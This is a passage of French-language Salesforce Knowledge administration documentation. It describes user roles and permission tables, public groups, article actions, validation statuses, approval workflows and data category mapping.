Scott Jackson est relativement nouveau dans la société. Il est par conséquent un agent de base de la base de connaissances. Actuellement, il a un accès en lecture seule aux articles, il peut rechercher et afficher des articles. Les lecteurs ne créent ou ne publient pas, il n'appartient pas à un groupe public ou n'a pas besoin de soumettre des articles pour approbation. Il a besoin des autorisations ci-dessous pour accomplir son travail.

| Scott | Autorisation | Autorisations spécifiques au type d'article | | | |
|---|---|---|---|---|---|
| **Fonctionnalité Salesforce Knowledge** | **Gérer les articles** | **Lire** | **Créer** | **Modifier** | **Supprimer** |
| Rechercher des articles à partir de requêtes et joindre des articles à des requêtes | | ✓ | | | |
| Rechercher et lire des articles à partir de l'onglet Articles | | ✓ | | | |

### Amber : la candidate

Amber Delaney est un agent de niveau candidat qui peut créer et publier des articles avec les statuts `Travail en cours` ou `Non validé`. Si Amber travaille sur un article avec un autre statut de validation, elle doit l'envoyer vers une file d'attente pour approbation avant qu'il soit publié.

Amber fait partie du groupe public Candidat KSC et soumet les articles qu'elle ne peut pas publier dans la file d'attente Publication externe. Elle a besoin des autorisations ci-dessous pour exercer ses fonctions.

| Amber | Autorisation | Autorisations spécifiques au type d'article | | | |
|---|---|---|---|---|---|
| **Fonctionnalité Salesforce Knowledge** | **Gérer les articles** | **Lire** | **Créer** | **Modifier** | **Supprimer** |
| Rechercher des articles à partir de requêtes et joindre des articles à des requêtes | | ✓ | | | |
| Rechercher et lire des articles à partir de l'onglet Articles | | ✓ | | | |
| Créer ou modifier un article à partir de l'onglet Gestion des articles | ✓ | ✓ | ✓ | ✓ | |
| Modifier des articles brouillons à partir de l'onglet Gestion des articles | ✓ | ✓ | | ✓ | |
| Modifier des articles publiés ou archivés | ✓ | ✓ | ✓ | ✓ | |

### Anne : le contributeur

En tant que contributeur, Anne Murphy est une utilisatrice de Knowledge avancée. Elle comprend les normes relatives aux articles dans l'organisation, elle peut créer et publier des articles avec le statut `Validé en interne`. Elle peut également travailler sur des articles créés par d'autres utilisateurs si leur statut est `Travail en cours` ou `Non validé`, et peut les modifier en `Validé en interne`. Elle n'est pas autorisée à publier les articles pour une audience externe, par conséquent, elle doit soumettre ces articles orientés client dans la file d'attente Publication externe.

Remarque: Les approbateurs d'article nécessitent l'autorisation « Gérer les articles » et au moins l'autorisation « Lire » sur le type associé aux articles qu'ils révisent. Ces autorisations leur donnent accès à l'article à l'état de brouillon. Sans ces autorisations, les approbateurs peuvent réattribuer mais ne peuvent pas approuver les articles.

Anne est membre du groupe public Contributeur, elle a besoin des autorisations ci-dessous pour exercer ses fonctions.

| | Autorisation | Autorisations spécifiques au type d'article | | | |
|---|---|---|---|---|---|
| **Fonctionnalité Salesforce Knowledge** | **Gérer les articles** | **Lire** | **Créer** | **Modifier** | **Supprimer** |
| Créer des articles à partir de requêtes en utilisant l'éditeur simple | | ✓ | ✓ | | |
| Créer des articles à partir de requêtes en utilisant l'éditeur standard | ✓ | ✓ | ✓ | | |
| Rechercher des articles à partir de requêtes et joindre des articles à des requêtes | | ✓ | | | |
| Créer des articles à partir de réponses | | ✓ | ✓ | | |
| Rechercher et lire des articles à partir de l'onglet Articles | | ✓ | | | |
| Créer ou modifier un article à partir de l'onglet Gestion des articles | ✓ | ✓ | ✓ | ✓ | |
| Modifier des articles brouillons à partir de l'onglet Gestion des articles | ✓ | ✓ | | ✓ | |
| Supprimer des articles (version ou complet) à partir de l'onglet Gestion des articles | ✓ | ✓ | | ✓ | ✓ |
| Attribuer des articles à partir de l'onglet Gestion des articles | ✓ | ✓ | | ✓ | |
| Modifier des articles publiés ou archivés | ✓ | ✓ | ✓ | ✓ | |
| Archiver des articles à partir de l'onglet Gestion des articles | ✓ | ✓ | ✓ | ✓ | ✓ |

**Pat : l'éditeur**

Pat Brown est un expert du domaine Knowledge, il est responsable de la révision et de la publication d'articles vers une audience externe. Il est membre du groupe public Éditeur. Pat appartient également à la file d'attente Publication externe. Il a besoin des autorisations ci-dessous pour exercer ses fonctions.

| | Autorisation | Autorisations spécifiques au type d'article | | | |
|---|---|---|---|---|---|
| **Fonctionnalité Salesforce Knowledge** | **Gérer les articles** | **Lire** | **Créer** | **Modifier** | **Supprimer** |
| Créer des articles à partir de requêtes en utilisant l'éditeur simple | | ✓ | ✓ | | |
| Créer des articles à partir de requêtes en utilisant l'éditeur standard | ✓ | ✓ | ✓ | | |
| Rechercher des articles à partir de requêtes et joindre des articles à des requêtes | | ✓ | | | |

| | Autorisation | Autorisations spécifiques au type d'article | | | |
|---|---|---|---|---|---|
| **Fonctionnalité Salesforce Knowledge** | **Gérer les articles** | **Lire** | **Créer** | **Modifier** | **Supprimer** |
| Créer des articles à partir de réponses | | ✓ | ✓ | | |
| Rechercher et lire des articles à partir de l'onglet Articles | | ✓ | | | |
| Créer ou modifier un article à partir de l'onglet Gestion des articles | ✓ | ✓ | ✓ | ✓ | |
| Modifier des articles brouillons à partir de l'onglet Gestion des articles | ✓ | ✓ | | ✓ | |
| Supprimer des articles (version ou complet) à partir de l'onglet Gestion des articles | ✓ | ✓ | | ✓ | ✓ |
| Publier un article à partir de l'onglet Gestion des articles | ✓ | ✓ | ✓ | ✓ | ✓ |
| Attribuer des articles à partir de l'onglet Gestion des articles | ✓ | ✓ | | ✓ | |
| Modifier des articles publiés ou archivés | ✓ | ✓ | ✓ | ✓ | |
| Archiver des articles à partir de l'onglet Gestion des articles | ✓ | ✓ | ✓ | ✓ | ✓ |

### Comment tous travaillent ensemble

Chaque profil utilisateur définit l'autorisation d'un agent pour exécuter différentes tâches et fonctions. Pour permettre aux agents d'exercer ces fonctions, créez des groupes publics pour chaque rôle et attribuez uniquement les actions d'article nécessaires à ce groupe. Les critères que vous créez dans le processus d'approbation définissent le statut de validation qui peut être automatiquement approuvé et publié, et quel article doit être approuvé et publié par un expert dans le domaine.

Par exemple, Anne, le contributeur, peut créer un article `Validé en externe` et, conformément aux actions d'article attribuées à son groupe public, le processus d'approbation envoie son article à l'éditeur Pat pour publication. Pat, en tant qu'éditeur, peut publier ses propres articles sans les soumettre dans une file d'attente.

Le tableau ci-dessous répertorie les fonctions requis par chaque rôle pour travailler sur les articles de l'organisation.

| Fonction | Lecteur | Candidat | Contributeur | Éditeur |
|---|---|---|---|---|
| Créer et publier `Travail en cours` | Non | Automatiquement approuvé et publié | Automatiquement approuvé et publié | Oui |
| Créer et publier `Non validé` | Non | Automatiquement approuvé et publié | Automatiquement approuvé et publié | Oui |
| Créer et publier `Validé en interne` | Non | Approbation requise | Automatiquement approuvé et publié | Oui |

| Fonction | Lecteur | Candidat | Contributeur | Éditeur |
|---|---|---|---|---|
| Créer et publier `Validé en externe` | Non | Approbation requise | Approbation requise | Oui |
| Mettre à jour et publier `Travail en cours` | Non | Non | Automatiquement approuvé et publié | Oui |
| Mettre à jour et publier `Non validé` | Non | Non | Automatiquement approuvé et publié | Oui |
| Mettre à jour et publier `Validé en interne` | Non | Non | Automatiquement approuvé et publié | Oui |
| Mettre à jour et publier `Validé en externe` | Non | Non | Approbation requise | Oui |

CONSULTER ÉGALEMENT :

- Création de groupes publics pour Knowledge
- Création d'actions Knowledge
- Attribution d'actions d'article à des groupes publics
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Création de groupes publics pour Knowledge

Salesforce Knowledge utilise des groupes publics afin d'attribuer des utilisateurs à des tâches spécifiques associées à des articles. Lorsque vous attribuez des actions d'article à un groupe public, vous pouvez accorder aux utilisateurs de ce groupe la possibilité de publier des articles avec un statut de validation spécifié. Les groupes publics sont également utilisés dans des processus d'approbation pour gérer le workflow de publication.

Par exemple, lorsqu'un membre du groupe public Candidat soumet pour approbation un article avec le statut `En cours`, il est automatiquement approuvé et publié. Si le même agent soumet un article avec le statut `Validé en interne`, l'article est déplacé vers la file d'attente Publication externe pour être révisé avant publication.

1. Dans Configuration, saisissez *`Groupes publics`* dans la case `Recherche rapide`, puis sélectionnez **Groupes publics**.
2. Cliquez sur **Nouveau** ou **Modifier** en regard du groupe que vous souhaitez modifier.
3. Saisissez les informations suivantes :

| Champ | Description |
|---|---|
| `Étiquette` | Le nom utilisé pour faire référence au groupe dans les pages de l'interface utilisateur. |
| `Nom du groupe` (groupes publics uniquement) | Le nom unique utilisé par l'API et les packages gérés. |
| `Octroyer l'accès par le biais des hiérarchies` (groupes publics uniquement) | Sélectionnez **Accorder l'accès à l'aide de hiérarchies** afin d'accorder l'accès automatique aux enregistrements à l'aide de vos hiérarchies de rôles. Une fois sélectionné, tous les enregistrements partagés avec des utilisateurs de ce groupe sont également partagés avec des utilisateurs de niveau supérieur dans la hiérarchie.<br><br>Désactivez **Octroyer l'accès par le biais des hiérarchies** si vous créez un groupe public avec Tous les utilisateurs internes en tant que membres, ce qui optimise les performances pour le partage d'enregistrements avec des groupes.<br><br>Remarque: Si l'option **Accorder l'accès à l'aide de hiérarchies** est désactivée, les utilisateurs de niveau supérieur dans la hiérarchie des rôles ne reçoivent pas d'accès automatique. Cependant, certains utilisateurs (notamment ceux qui disposent des autorisations au niveau de l'objet « Afficher tout » et « Modifier tout » et des autorisations système « Afficher toutes les données » et « Modifier toutes les données ») peuvent toujours accéder aux enregistrements dont ils ne sont pas propriétaires. |

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier un groupe public :
- Gérer les utilisateurs

Pour créer ou modifier le groupe personnel d'un autre utilisateur :
- Gérer les utilisateurs

| | |
|---|---|
| `Recherche` | Dans la liste déroulante `Rechercher`, sélectionnez le type de membre à ajouter. Si vous ne trouvez pas le membre à ajouter, saisissez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.<br>Remarque: Pour pourvoir afficher les enregistrements enfant appartenant à des utilisateurs du portail client haut volume, les responsables de compte doivent être membres d'un groupe de partage de portail avec un accès aux données des utilisateurs du portail. |
| `Membres sélectionnés` | Sélectionnez les membres souhaités dans la zone Membres disponibles, puis cliquez sur **Ajouter** pour les ajouter au groupe. |
| `Groupes délégués sélectionnés` | Dans cette liste, spécifiez les groupes d'administration déléguée dont les membres sont autorisés à ajouter ou à retirer des membres de ce groupe public. Sélectionnez des groupes dans la case Groupes délégués disponibles, puis cliquez sur **Ajouter**. Cette liste s'affiche uniquement dans des groupes publics. |

4. Cliquez sur **Enregistrer**.

Remarque: Lorsque vous modifiez des groupes, les règles de partage sont automatiquement réévaluées afin d'ajouter ou de supprimer l'accès si nécessaire. Si ces modifications affectent trop d'enregistrements à la fois, un message d'avertissement indique que les règles de partage ne sont pas automatiquement réévaluées, et vous devez les recalculer manuellement.

Désormais, attribuez uniquement les actions nécessaires à vos groupes afin de permettre aux membres sélectionnés d'exécuter leurs tâches tout en préservant l'intégrité de votre base de connaissances.

CONSULTER ÉGALEMENT :

- Création d'actions Knowledge
- Attribution d'actions d'article à des groupes publics
- Accès à un article Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Création d'actions Knowledge

Knowledge Actions correspond à des modèles qui associent des actions de workflow à un type d'article. Lorsque les actions de la base de connaissances sont activées, vous pouvez les utiliser pour associer des types d'article à des actions sur des articles de workflow spécifiques, telles que la publication. Par exemple, si vous souhaitez publier chaque FAQ sous une nouvelle version à chaque exécution du processus d'approbation, vous pouvez créer une action de Knowledge qui associe le type d'article FAQ au type d'action `Publier comme nouveau`. Ensuite, lorsque vous créez un processus d'approbation pour des FAQ, sélectionnez la nouvelle action Knowledge.

**Important:** Lorsque vous créez le processus d'approbation, assurez-vous de modifier l'action d'approbation finale sur `Déverrouiller l'enregistrement en vue de la modification` afin de permettre aux utilisateurs de publier l'article.

1. Dans Configuration, saisissez *`Action Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Action Knowledge**.
2. Cliquez sur **Nouvelle action de la base de connaissances**.
3. Sélectionnez le type d'article pour l'action. Les règles de workflow et le processus d'approbation que vous associez à l'action doivent avoir un type d'article identique.
4. Saisissez un nom unique pour l'action de Knowledge.
5. Sélectionnez le type d'action que vous souhaitez associer au type d'article. Par exemple, `Publier comme nouveau` publie l'article sous une nouvelle version.
6. Saisissez une description.
7. Cliquez sur **Enregistrer**.
   La page de détail Action de Knowledge affiche les règles et les processus d'approbation qui utilisent l'action de Knowledge.
8. Lorsque vous êtes prêt(e) à utiliser l'action de la base de connaissances dans un processus d'approbation ou dans le workflow, cliquez sur **Activer** dans la page de détail Action de Knowledge.

CONSULTER ÉGALEMENT :

- Attribution d'actions d'article à des groupes publics
- Création de groupes publics pour Knowledge
- Accès à un article Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour activer les actions de Salesforce Knowledge :

- Personnaliser l'application

## Attribution d'actions d'article à des groupes publics

Les actions d'article permettent aux agents de participer au processus de publication d'articles. Par défaut, toutes les actions d'article sont attribuées aux utilisateurs qui disposent de l'autorisation « Gérer les articles ». Les agents peuvent exécuter une action s'ils disposent de l'autorisation sur le type d'article approprié. Vous pouvez contrôler l'accès aux actions d'article en attribuant des groupes publics à des actions d'articles et en ajoutant des agents aux groupes publics appropriés. Pour limiter davantage des actions telles que la publication, vous pouvez créer des processus d'approbation permettant aux agents de publier uniquement les articles qui ont des statuts de validation spécifiques. Par exemple, de nombreux contributeurs peuvent rédiger quantité d'articles, mais vous pouvez créer un processus d'approbation qui empêche la publication de tout article qui n'a pas été révisé et validé par l'auteur désigné.

**Remarque:** Vous pouvez ajouter n'importe quel utilisateur à un groupe public, mais seuls les utilisateurs disposant de l'autorisation « Gérer les articles » et des autorisations d'objet appropriées peuvent exécuter des actions d'article.

Ce tableau présente les autorisations de type d'article requises pour chaque action d'article.

| Action d'article | Créer | Lire | Modifier | Supprimer |
|---|---|---|---|---|
| Publier des articles | ✓ | ✓ | ✓ | ✓ |
| Archiver des articles | ✓ | ✓ | ✓ | ✓ |
| Supprimer des articles | | ✓ | ✓ | ✓ |
| Modifier des articles publiés et archivés | | ✓ | ✓ | |
| Soumettre des articles à la traduction | ✓ | ✓ | ✓ | |
| Publier une traduction | ✓ | ✓ | ✓ | ✓ |
| Modifier une traduction | ✓ | ✓ | ✓ | |

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer des groupes publics et les attribuer à de actions d'article :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

  ET

  Gérer Salesforce Knowledge

1. Dans Configuration, saisissez *Actions d'article Knowledge* dans la case Recherche rapide, puis sélectionnez **Actions d'article Knowledge**.
2. Cliquez sur **Modifier**.
3. Activez la case en regard de l'action que vous souhaitez attribuer, puis sélectionnez un groupe public.

   Si vous ne modifiez aucune action d'article, tous les agents disposant de l'autorisation « Gérer les articles » peuvent exécuter cette action.
4. Cliquez sur **OK**, puis sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Création de groupes publics pour Knowledge
- Création d'actions Knowledge
- Accès à un article Knowledge
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Définition de valeurs de liste de sélection du statut de validation

Lorsque le champ `Statut de validation` est activé dans la page Paramètres de Knowledge, vous pouvez créer des valeurs de liste de sélection qui indiquent le statut de l'article. Par exemple, les valeurs peuvent être `Validé`, `Non validé` ou `Révision requise`.

**Remarque:** Les valeurs de liste de sélection du statut de validation ne sont pas conservées lorsque vous exportez les articles pour traduction. Les articles avec des valeurs de liste de sélection peuvent être importés, mais leurs valeurs sont conservées tant qu'elles existent dans votre organisation.

1. Dans Configuration, saisissez *`Statut de validation`* dans la case `Recherche rapide`, puis sélectionnez **Statut de validation**.
2. Dans la page de modification de la liste de sélection, cliquez sur **Nouveau** pour ajouter de nouvelles valeurs au champ du statut de validation. Vous pouvez aussi modifier, supprimer, réordonner et remplacer des valeurs de liste de sélection.

   Lorsque vous remplacez une valeur de liste de sélection, le système la remplace dans toutes les versions de l'article, y compris dans les versions archivées.
3. Ajoutez une ou plusieurs valeurs de liste de sélection (une par ligne) dans la zone de texte.
4. Pour en définir une en tant que valeur par défaut pour la liste de sélection, assurez-vous de sélectionner la case `Par défaut`.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des valeurs de liste de sélection du statut de validation :

- Personnaliser l'application

## Workflow et approbations d'articles

Assurez-vous que le contenu de vos articles est précis et pertinent, ce qui est essentiel pour offrir des informations utiles aux utilisateurs qui en ont besoin. La création de processus qui permettent aux experts Knowledge de réviser, de valider et d'approuver les articles à publier est critique pour créer une base de connaissances digne de confiance. La mise en œuvre de processus d'approbation avec Salesforce Knowledge renforce votre contrôle sur le contenu et la publication des articles.

La création de règles de workflow et de processus d'approbation permet à votre organisation d'automatiser de nombreuses tâches de gestion de base de connaissances. Lors de la mise en œuvre de Salesforce Knowledge, vous pouvez créer des règles de workflow et des processus d'approbation pour certains ou tous les types d'article utilisés par votre organisation.

Les règles de workflow permettent de créer des alertes par e-mail, de mettre à jour des champs ou d'envoyer des messages API sortants lorsqu'un article remplit certains critères. Par exemple, vous pouvez créer une règle de workflow qui envoie une alerte par e-mail au propriétaire de l'article lorsqu'un article est créé à partir d'une requête. Les tâches ne sont pas prises en charge par le workflow de type d'article.

Les processus d'approbation automatisent l'approbation des articles. Lorsqu'ils sont mis en œuvre avec Salesforce Knowledge, les processus d'approbation offrent un contrôle supplémentaire sur le contenu de vos articles et sur le processus utilisé pour les approuver. Par exemple, vous pouvez créer un processus qui nécessite des équipes juridiques et de gestion pour approuver les articles contenant des informations confidentielles.

**Remarque:** Les tâches ne sont pas disponibles pour les règles de workflow d'un type d'article. Pour plus d'informations sur la création de règles de workflow, reportez-vous à Définition des critères de votre règle de workflow à la page 5065. Pour plus d'informations sur la création d'un processus d'approbation, reportez-vous à Création d'un processus d'approbation avec l'assistant standard à la page 5094.

1. Dans Configuration, saisissez *Règles de workflow* dans la case Recherche rapide, puis sélectionnez **Règles de workflow** pour accéder à la page de liste des règles de workflow.
2. Dans la page de liste des règles de workflow, cliquez sur **Nouvelle règle**.
3. Sélectionnez le type de l'article dans la liste déroulante Sélectionner un objet.
4. Cliquez sur **Suivant**.
5. Saisissez le nom de la règle. Vous pouvez également saisir une description de la règle.
6. Sélectionnez les critères d'évaluation et déterminez comment ils sont satisfaits.
7. Saisissez des critères pour la règle.
8. Cliquez sur **Enregistrer et Suivant**.
9. Cliquez sur **Ajouter une action de workflow**, sélectionnez le type d'action de la règle, puis saisissez les informations requises par l'action.
10. Cliquez sur **Enregistrer**.
11. Vous pouvez également ajouter une action de workflow temporelle en cliquant sur **Ajouter un déclencheur temporel**. Fournissez les informations du déclencheur temporel, puis cliquez sur **Enregistrer**.
12. Cliquez sur **Terminé**.
13. Dans Configuration, saisissez *Processus d'approbation* dans la case Recherche rapide, puis sélectionnez **Processus d'approbation**.

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher les règles de workflow et les processus d'approbation :
- Afficher la configuration

Pour créer ou modifier les règles de workflow et les processus d'approbation :
- Personnaliser l'application

**14.** Choisissez l'assistant de processus d'approbation.

Vous disposez de deux assistants pour faciliter la configuration du processus d'approbation. Choisissez celui qui répond le mieux à vos exigences. Reportez-vous à Sélection de l'assistant approprié pour créer un processus d'approbation à la page 5092.

**15.** Saisissez un nom, un nom unique et une description pour le processus.

**16.** Spécifiez les critères d'entrée du processus.

Par exemple, vous pouvez spécifier que la publication de l'article sur un site public nécessite l'approbation : `Visible sur site public égal à True`.

**17.** Spécifiez des approbateurs pour le processus.

**Laissez l'émetteur sélectionner manuellement l'approbateur (par défaut)**
Invite l'utilisateur à sélectionner l'approbateur suivant.

**Attribuer automatiquement un approbateur à l'aide d'un champ de hiérarchie personnalisé ou standard.**
Attribue la demande d'approbation à l'utilisateur indiqué dans le champ affiché en regard de cette option. Vous sélectionnez ce champ lors de la configuration du processus d'approbation.

**Attribuer automatiquement à une file d'attente.**
Disponible uniquement pour les objets qui prennent en charge les files d'attente. Attribue les demandes d'approbation à une file d'attente.

**Affecter automatiquement à des approbateurs.**
Attribue la demande d'approbation à un ou plusieurs utilisateurs spécifiques, des files d'attente spécifiques ou aux utilisateurs associés à l'enregistrement soumis. Vous pouvez ajouter jusqu'à 25 approbateurs par étape.

**18.** Sélectionnez le modèle d'e-mail utilisé par le processus pour notifier les approbateurs.

Lorsqu'un processus d'approbation attribue une demande d'approbation à un utilisateur, Salesforce envoie automatiquement un e-mail de demande d'approbation à l'utilisateur. L'e-mail contient un lien vers la page d'approbation dans Salesforce, dans laquelle l'agent peut approuver ou refuser la demande et ajouter des commentaires.

**19.** Configurez la présentation de page de la demande d'approbation.

L'approbateur approuve ou refuse l'article à partir de cette page. Vous pouvez ajouter à cette page autant de champs que nécessaire pour permettre aux agents d'évaluer le contenu d'un article. Par exemple, vous pouvez choisir d'inclure un résumé du contenu de l'article, le produit présenté et le nom de l'auteur.

**20.** Spécifiez les utilisateurs autorisés à soumettre des articles pour approbation.

Par exemple, pour des articles qui doivent être modifiés avant l'approbation, vous pouvez créer un groupe public contenant des éditeurs, puis spécifier que seuls les membres de ce groupe peuvent soumettre des articles pour approbation.

**21.** Activez le processus d'approbation.

Exemple: Lorsqu'un processus d'approbation est associé à un type d'article, les agents qui disposent de l'autorisation « Gérer les articles » peuvent afficher les boutons **Publier** et **Soumettre pour approbation** dans la page de détail d'un article. L'affichage des boutons est déterminé par les autorisations et les actions d'article. Ces agents peuvent publier un article sans le soumettre pour approbation. Pour limiter cette possibilité à certains utilisateurs, attribuez l'action d'article « Publier les articles » à un groupe sélectionné d'utilisateurs plutôt qu'à tous les utilisateurs disposant de l'autorisation « Gérer les articles ». La possibilité de publier des articles sans approbation préalable est déterminée par un processus d'approbation spécifique au groupe public de chaque utilisateur.

Tenez compte des éléments ci-dessous lors de la création de processus d'approbation pour des types d'article.

- L'ajout d'un processus d'approbation à un type d'article permet à votre organisation de s'assurer que les réviseurs appropriés valident l'article avant sa publication. Lorsqu'un processus d'approbation est activé pour le type d'un article, la liste associée Historique des approbations s'affiche sur la page de détail de l'article.

- Lors de la création d'un processus d'approbation, modifiez l'action d'approbation finale en « Déverrouiller l'enregistrement pour modification » afin de permettre aux agents de publier l'article.
- Les articles ne sont pas publiés automatiquement à la fin d'un processus d'approbation. Les agents doivent cliquer sur **Publier...** pour rendre l'article disponible dans les canaux de publication.
- Lorsqu'un processus d'approbation est associé à un type d'article, les agents qui disposent de l'autorisation « Gérer les articles » peuvent afficher les boutons **Publier...** et **Soumettre pour approbation** dans la page de détail d'un article. (l'affichage des boutons est déterminé par les autorisations et les actions d'article). Ces agents peuvent publier un article sans le soumettre pour approbation. Pour éviter d'affecter de nombreux utilisateurs, attribuez l'action d'article « Publier les articles » à un groupe limité d'utilisateurs plutôt qu'à tous les utilisateurs disposant de l'autorisation « Gérer les articles ». Pour plus d'informations, reportez-vous à Attribution d'actions d'articles à des groupes publics à la page 3131. Vérifiez toujours que les utilisateurs autorisés à publier directement sont informés des articles qui nécessitent une approbation avant la publication.
- Les approbateurs d'article nécessitent l'autorisation « Gérer les articles » et au moins l'autorisation « Lire » sur le type associé aux articles qu'ils révisent. Ces autorisations leur donnent accès à l'article à l'état de brouillon. Sans ces autorisations, les approbateurs peuvent réattribuer mais ne peuvent pas approuver les articles.
- Les règles de workflow et les processus d'approbation s'appliquent à la partie « Brouillon de publication » du cycle de publication de l'article. Les règles de workflow ne sont pas disponibles pour l'archivage. Les processus d'approbation ne sont pas disponibles pour la traduction ou l'archivage.

  Remarque: Lors de la publication d'un article à partir de la page de modification, il est d'abord enregistré puis publié. Les règles de workflow s'appliquent à l'article brouillon enregistré, mais pas à l'article publié.

- Un utilisateur qui dispose seulement d'un accès en lecture sur un type d'article peut publier un article brouillon de ce type si un processus d'approbation est associé au type d'article, que le processus d'approbation est terminé (tous les approbateurs ont approuvé), mais que l'article n'a pas encore été publié.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

# Modification des attributions de groupes de catégories par défaut pour des articles

Salesforce Knowledge utilise des catégories de données pour organiser les articles. Les catégories de données sont organisées en groupe de catégories. Après avoir créé des groupes de catégories, les administrateurs choisissent les groupes à utiliser pour les articles Salesforce Knowledge. Par exemple, si votre organisation utilise les Réponses et Salesforce Knowledge, vous pouvez sélectionner le groupe de catégories que la communauté de réponses doit utiliser et deux autres groupes de catégories pour les articles. Les réponses et les articles peuvent utiliser le même groupe de catégories. Les auteurs peuvent attribuer jusqu'à huit catégories de données à partir d'un groupe de catégories à un article, pour permettre aux utilisateurs de rechercher et de filtrer par catégorie. Tous les groupes de catégories que vous créez sont attribués par défaut à Salesforce Knowledge

1. Dans Configuration, saisissez *`Attributions de catégories de données`* dans la case `Recherche rapide`, puis sélectionnez **Attributions de catégories de données** sous Base de connaissances.

   Une liste de tous les groupes de catégories s'affiche.

2. Cliquez sur **Modifier**, puis déplacez tous les groupes de catégories que vous ne souhaitez rendre disponibles pour des articles depuis la liste Groupes de catégories sélectionnés vers la liste Groupes de catégories disponibles.

   Vous pourrez ultérieurement rendre visible un groupe de catégories masqué.

   Remarque: L'ordre des groupes de catégories n'est pas conservé dans la page de modification de l'attribution de catégories de données.

3. Cliquez sur **Enregistrer**.

   Vous recevez un e-mail une fois le processus d'enregistrement terminé. Les auteurs peuvent désormais attribuer des catégories dans les groupes sélectionnés à des articles sous l'onglet Gestion des articles. Les auteurs peuvent accéder aux catégories uniquement si le groupe de catégories est actif et si les paramètres de visibilité de catégorie de données de l'auteur permettent d'accéder à la catégorie.

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour modifier les attributions de groupes de catégories dans Salesforce Knowledge :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

## Filtrage des articles avec le mappage des catégories d'articles

Renvoyez des suggestions d'articles plus pertinentes lors de la résolution de requêtes. Mappez les champs de requêtes avec des catégories de données afin de filtrer les articles attribués à ces catégories. Par exemple, les requêtes qui contiennent un champ indiquant le produit associé peuvent être mappées avec la catégorie de données de ce produit. Les articles attribués à cette catégorie ou à ce produit sont filtrés en haut de la liste des articles suggérés.

**Important:**

- Le filtrage des articles basé sur les informations des requêtes est pris en charge uniquement dans les champs de texte et de liste de sélection.
- Les filtres sont appliqués aux résultats Knowledge une fois la requête enregistrée.
- Les filtres sont appliqués à une recherche Knowledge et uniquement aux articles renvoyés dans la recherche.
- L'utilisation de filtres ne renvoie pas la liste de tous les articles qui correspondent aux critères de filtrage. À la place, les filtres sont appliqués à la série initiale d'articles renvoyés dans les résultats.
- Les résultats peuvent être filtrés après une recherche.
- Les articles suggérés sont renvoyés si l'option `Suggérer des articles pour des requêtes en tenant compte du contenu des requêtes` est activée.

Pour mettre en oeuvre le mappage des catégories de données, sélectionnez les champs de requête à mapper avec des catégories de données, puis définissez une catégorie de données par défaut pour les requêtes sans valeur pour les champs mappés.

Pour plus d'informations sur les catégories de données, reportez-vous à Catégories de données dans Salesforce.com à la page 3167.

1. Dans Configuration, saisissez *`Mappages de catégories de données`* dans la case `Recherche rapide`, puis sélectionnez **Mappages de catégories de données**.
2. Dans la colonne `Champ de requête`, utilisez la liste déroulante pour ajouter un champ.
3. Dans la colonne `Groupe de catégories de données`, utilisez la liste déroulante pour mapper des informations du champ de référence avec une catégorie de données.
4. Dans la colonne `Catégorie de données par défaut`, utilisez la liste déroulante pour attribuer une catégorie de données lorsque la valeur du champ ne correspond à aucune catégorie du groupe de catégories.
5. Cliquez sur **Ajouter**.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour mapper des groupes de catégories de données :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

CONSULTER ÉGALEMENT :

Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

